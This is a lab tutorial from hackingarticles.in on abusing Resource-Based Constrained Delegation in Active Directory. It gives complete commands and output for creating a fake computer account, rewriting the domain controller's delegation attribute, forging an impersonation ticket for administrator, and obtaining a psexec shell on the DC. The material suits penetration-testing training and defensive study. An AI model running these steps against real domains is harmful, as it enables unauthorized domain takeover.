iGNITE Technologies

DOMAIN ESCALATION:

RESOURCE BASED CONSTRAINED DELEGATION

www.hackingarticles.in

Contents

Introduction

Resource-Based Constrained Delegation (RBCD) is a security feature in **Active Directory (AD)** that allows a computer object to specify which users or machines can impersonate accounts to access its resources. This delegation method provides more **granular control** compared to older **unconstrained** and **constrained delegation** methods. However, attackers can exploit **misconfigured RBCD** to gain unauthorized access and escalate privileges within a domain.

This guide will provide an in-depth explanation of RBCD, covering its working mechanism, the key attributes involved, and how attackers exploit it. Additionally, we will demonstrate an attack scenario where an attacker manipulates delegation settings to gain control over a privileged account.

Understanding RBCD

Delegation in Active Directory

Delegation in Active Directory allows a service to authenticate on behalf of a user, enabling seamless authentication across multiple services. There are three types of delegation:

1. **Unconstrained Delegation:** Any service running on the delegated machine can impersonate users without restrictions.
2. **Constrained Delegation:** The delegation is restricted to specific services, limiting potential abuse.
3. **Resource-Based Constrained Delegation (RBCD):** Introduced in Windows Server 2012, RBCD enables a resource (e.g., a server) to define which accounts can delegate to it.

Unlike traditional delegation methods, administrators configure **RBCD** on the **target machine (resource)** instead of the **user account**. As a result, this provides greater **flexibility** but also introduces **risks** if misconfigured.

How RBCD Works

When administrators configure **RBCD**, they modify the **msDS-AllowedToActOnBehalfOfOtherIdentity** attribute on the **target machine's computer object**. This attribute includes a **security descriptor (SD)** that specifies which **users or machines** can perform **delegation**.

The RBCD process follows these steps:

1. A **user or machine** gains permission to act on behalf of other identities by modifying the **msDS-AllowedToActOnBehalfOfOtherIdentity** attribute on the **target machine**. This change enables delegation capabilities within the **Active Directory** environment.
2. The user requests a **Service for User to Self (S4U2Self)** ticket from the Key Distribution Center (KDC) to impersonate a privileged account.
3. The user then requests a **Service for User to Proxy (S4U2Proxy)** ticket, allowing authentication to services running on the target machine.
4. The user gains access to the target system as the impersonated account.

If attackers gain control over a **computer object** and modify its **delegation settings**, they can impersonate **privileged accounts**. Consequently, this action may result in a **full domain compromise**.

Key Active Directory Attribute Used

- **msDS-AllowedToActOnBehalfOfOtherIdentity:** Stores a security descriptor defining which accounts can use RBCD.
- **TrustAttributes:** Determines whether delegation is enabled on a machine.
- **Service Principal Names (SPNs):** Used in Kerberos authentication to identify services running on a machine. The SPN (Service Principal Name) set can have an impact on what services will be reachable. For instance, cifs/target.domain or host/target.domain will allow most remote dumping operations.
- **Machine Quota:** The default setting in AD allowing any user to create up to 10 machine accounts.

Prerequisites

- Windows Server 2019 as Active Directory
- Kali Linux
- Tools: Bloodhound, Impacket, Powerview, BloodyAD, Ldap_Shell, Metasploit
- Windows 10/11 – As Client

Lab Setup

Create the AD Environment:

Once you set up your **Active Directory environment**, assign the **Geet user** full control over a **domain controller (DC)**. This access allows it to configure and modify **delegation settings** as needed.

Domain Controller:

- Install Windows Server (2016 or 2019 recommended).
- Promote it to a Domain Controller by adding the **Active Directory Domain Services**
- Set up the domain (e.g., **local**).

User Accounts:

- Create a standard user account named **Geet**.

```
net user geet Password@1 /add /domain
```


Grant "Geet" User Full Control on the Domain Controller Computer:

Once your AD environment is set up, Grant **Geet** user full control over a **domain controller (DC)**, allowing it to manipulate its delegation settings.


Steps:

- Open **Active Directory Users and Computers** (ADUC) on the Domain Controller.
- Enable the **Advanced Features** view by clicking on **View** > **Advanced Features**.


- Locate the **Domain Controller machine** in the Domain Controller container.
- Right-click on **Domain Controller machine (DC)** and go to **Properties**.



- Go to the **Security**tab, and click on **Add** button



- In the “Enter the object name to select” box, type **Geet**and click **Check Names** and click on OK.
- Select **Geet** user and in the **Permissions**section, check the box for **Full control** rights
- Apply the settings.



At this point, **Geet** now has **Full Control** rights over the **Domain controller machine**, allowing it to manipulate its delegation settings.

Exploitation Phase


Bloodhound - Hunting for Weak Permission

Use BloodHound to Confirm Privileges: You can use **BloodHound** to verify that **Geet** has **Full control** permission on the **Domain controller group**, and can perform RBCD attack.


```
bloodhound-python -u geet -p Password@1 -ns 192.168.1.48 -d ignite.local -c All
```

```
┌──(root㉿kali)-[~/blood]
└─# bloodhound-python -u geet -p Password@1 -ns 192.168.1.48 -d ignite.local -c All
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: ignite.local
INFO: Getting TGT for user
INFO: Connecting to LDAP server: DC.ignite.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 8 computers
INFO: Connecting to LDAP server: DC.ignite.local
INFO: Found 21 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: hulk.ignite.local
INFO: Querying computer: PC2.ignite.local
INFO: Querying computer: ironman.ignite.local
INFO: Querying computer: panther.ignite.local
INFO: Querying computer: fakepc.ignite.local
INFO: Querying computer: PC1.ignite.local
INFO: Querying computer: MSEDGEWIN10.ignite.local
INFO: Querying computer: DC.ignite.local
INFO: Skipping enumeration for hulk.ignite.local since it could not be resolved.
INFO: Skipping enumeration for panther.ignite.local since it could not be resolved.
INFO: Skipping enumeration for ironman.ignite.local since it could not be resolved.
INFO: Skipping enumeration for fakepc.ignite.local since it could not be resolved.
INFO: Done in 00M 01S
```

From the graphical representation of Bloodhound, the tester would like to identify the outbound object control for selected user where the first degree of object control value is equal to 1.



BloodHound helps identify **delegation misconfigurations** in **Active Directory** that can be exploited during **RBCD attacks**.



Method for Exploitation

If you have understood the theoretical concepts, executing an RBCD attack becomes straightforward. The following steps outline the process:

- Create a fake computer account
- Edit the target's "rbcd" attribute by delegating control on a domain controller (DC) to this fake machine
- Fake computer account acts on behalf of Domain Controller (DC$) account
- Obtain a ticket (delegation operation)
- Once the ticket is obtained, it can be used with pass-the-ticket.

Impacket

Abuse MachineAccountQuota to create a computer account

Since Active Directory allows users to create machine accounts (if MachineAccountQuota > 0), we leverage this to create a new fake machine using the Geet account.

To do this, we'll use a relatively new impacket example script – addcomputer. This script has a SAMR option to add a new computer, which functions over SMB.

```
impacket-addcomputer ignite.local/geet:Password@1 -computer-name fakepc -computer-pass Password@123 -dc-ip 192.168.1.48
```

```
┌──(root㉿kali)-[~]
└─# impacket-addcomputer ignite.local/geet:Password@1 -computer-name fakepc -computer-pass Password@123 -dc-ip 192.168.1.48
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Successfully added machine account fakepc$ with password Password@123.
```

Rewrite DC's AllowedToActOnBehalfOfOtherIdentity properties

We configure msDS-AllowedToActOnBehalfOfOtherIdentity on the domain controller (DC$), allowing our fake machine account to impersonate users.

You can use Impacket's rbcd script to read, write, or clear delegation rights. Make sure you use credentials of a domain user who has the appropriate permissions.

```
impacket-rbcd ignite.local/geet:Password@1 -action write -delegate-to 'DC$' -delegate-from 'fakepc$' -dc-ip 192.168.1.48
```

```
┌──(root㉿kali)-[~]
└─# impacket-rbcd ignite.local/geet:Password@1 -action write -delegate-to 'DC$' -delegate-from 'fakepc$' -dc-ip 192.168.1.48
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] fakepc$ can now impersonate users on DC$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     fakepc$      (S-1-5-21-798084426-3415456680-3274829403-1618)
```

Alternatively, the above two setups can be done using:

Bloody AD

Create a fake computer account

```
bloodyAD -u geet -p 'Password@1' -d ignite.local --host 192.168.1.48 add computer fakecomp 'Password@123'
```

```
┌──(root㉿kali)-[~]
└─# bloodyAD -u geet -p 'Password@1' -d ignite.local --host 192.168.1.48 add computer fakecomp 'Password@123'
[+] fakecomp created
```

Rewrite DC's AllowedToActOnBehalfOfOtherIdentity properties, to allow the account to act on behalf of the other identity.

```
bloodyAD --host 192.168.1.48 -u geet -p 'Password@1' -d ignite.local add rbcd 'DC$' 'fakecomp$'
```

```
┌──(root㉿kali)-[~]
└─# bloodyAD --host 192.168.1.48 -u geet -p 'Password@1' -d ignite.local add rbcd 'DC$' 'fakecomp$'
[+] fakecomp$ can now impersonate users on DC$ via S4U2Proxy
```

Ldap_shell

This can also be achieved using **ldap_shell**:

```
ldap_shell ignite.local/geet:Password@1 -dc-ip 192.168.1.48
```

Create a fake computer account

```
add_computer testpc Password@123
```

Allow the account to act on behalf of the other identity

```
set_rbcd DC$ testpc$
```

```
┌──(root㉿kali)-[~]
└─# ldap_shell ignite.local/geet:Password@1 -dc-ip 192.168.1.48

[INFO] Starting interactive shell

geet# add_computer testpc Password@123
[INFO] Sending StartTLS command ...
[INFO] StartTLS succeded!
[INFO] Attempting to add a new computer with the name: testpc$
[INFO] Inferred Domain DN: DC=ignite,DC=local
[INFO] Inferred Domain Name: ignite.local
[INFO] New Computer DN: CN=testpc,CN=Computers,DC=ignite,DC=local
[INFO] Adding new computer with username "testpc$" and password "Password@123" result: OK

geet# set_rbcd DC$ testpc$
[INFO] Found Target DN: CN=DC,OU=Domain Controllers,DC=ignite,DC=local
[INFO] Target SID: S-1-5-21-798084426-3415456680-3274829403-1000
[INFO] Found Grantee DN: CN=testpc,CN=Computers,DC=ignite,DC=local
[INFO] Grantee SID: S-1-5-21-798084426-3415456680-3274829403-1620
[INFO] Currently allowed sids:
[INFO]  S-1-5-21-798084426-3415456680-3274829403-1618
[INFO]  S-1-5-21-798084426-3415456680-3274829403-1619
[INFO] Delegation rights modified successfully! testpc$ can now impersonate users on DC$ via S4U2Proxy
```

Generate a Service Ticket for CIFS

The fake machine account requests a Kerberos Service Ticket for a privileged user (e.g., Administrator) using Service for User to Self (S4U2Self).

Then, it escalates the ticket using Service for User to Proxy (S4U2Proxy) to obtain access to DC$.

Once you modify the delegation attribute, you can use the **Impacket getST script** to obtain a **Service Ticket (ST)** for impersonation. For instance, you may impersonate the **Administrator** or any other user within the **domain**.

```
impacket-getST ignite.local/'fakepc$':Password@123 -spn cifs/DC.ignite.local -impersonate administrator -dc-ip 192.168.1.48
```

```
┌──(root㉿kali)-[~/ad]
└─# impacket-getST ignite.local/'fakepc$':Password@123 -spn cifs/DC.ignite.local -impersonate administrator -dc-ip 192.168.1.48
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping ...
[*] Getting TGT for user
[*] Impersonating administrator
/usr/share/doc/python3-impacket/examples/getST.py:380: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for
s to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow()
/usr/share/doc/python3-impacket/examples/getST.py:477: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for
s to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2self
/usr/share/doc/python3-impacket/examples/getST.py:607: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for
s to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow()
/usr/share/doc/python3-impacket/examples/getST.py:659: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for
s to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator@cifs_DC.ignite.local@IGNITE.LOCAL.ccache
```

Obtain Privileged Access

After you obtain the **Kerberos ticket**, you can use it with **pass-the-ticket** techniques.

In order to use the ticket, first export an environment variable that points to the created ticket.

```
export KRB5CCNAME=administrator@cifs_dc.ignite.local@IGNITE.LOCAL.ccache
impacket-psexec ignite.local/administrator@DC.ignite.local -k -no-pass -dc-ip 192.168.1.48
```

```
┌──(root㉿kali)-[~/ad]
└─# export KRB5CCNAME=administrator@cifs_DC.ignite.local@IGNITE.LOCAL.ccache

┌──(root㉿kali)-[~/ad]
└─# impacket-psexec ignite.local/administrator@DC.ignite.local -k -no-pass -dc-ip 192.168.1.48
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on DC.ignite.local.....
[*] Found writable share ADMIN$
[*] Uploading file WeQsbXiN.exe
[*] Opening SVCManager on DC.ignite.local.....
[*] Creating service yNAG on DC.ignite.local.....
[*] Starting service yNAG.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.292]
